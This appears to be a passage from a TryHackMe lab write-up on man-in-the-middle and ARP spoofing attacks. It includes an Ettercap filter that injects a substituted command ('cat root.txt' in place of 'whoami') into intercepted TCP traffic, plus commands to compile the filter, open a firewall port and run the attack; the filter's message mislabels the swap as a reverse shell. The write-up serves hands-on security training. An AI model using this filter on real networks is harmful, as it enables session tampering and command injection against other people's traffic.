
Through this interception, the attacker gains access to sensitive information shared between the parties. They can eavesdrop on the communication, manipulate message content, and potentially assume the identity of either party involved.

Steps followed;



1. Create the Ettercap etterfilter.ecf which will be used to obtain the root flag.
**if (ip.proto == TCP && tcp.src == 4444 && search(DATA.data, "whoami")) {
 log(DATA.data, "/root/ettercap.log");
 replace("whoami", "cat root.txt");
 msg("##### ETTERFILTER: substituted 'whoami' with reverse shell. #####\n");
}**




2. Compile the .ecf source filter into an .ef using the following
Etterfilter whoami.ecf -o whoami.ef



3. Start the listener in the background and allow connection to the firewall using:
ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 6666 proto tcp




4. Run Ettercap with the etterfilter "whoami.ef" to capture the root flag.



Module completion

<https://tryhackme.com/p/yunisyunis389>



Conclusion

By exploring this lab," I gained valuable insights into the risks posed by network flooding and ARP spoofing attacks. Through engaging hands-on simulations, I deepened my understanding of how these techniques can disrupt networks and compromise security. The room outlined the significance of robust network monitoring, intrusion detection systems, secure network configurations, and layered security measures as essential countermeasures against such threats. Overall, this experience emphasized the importance of remaining informed and proactively implementing security measures to safeguard against flooding and ARP spoofing attacks.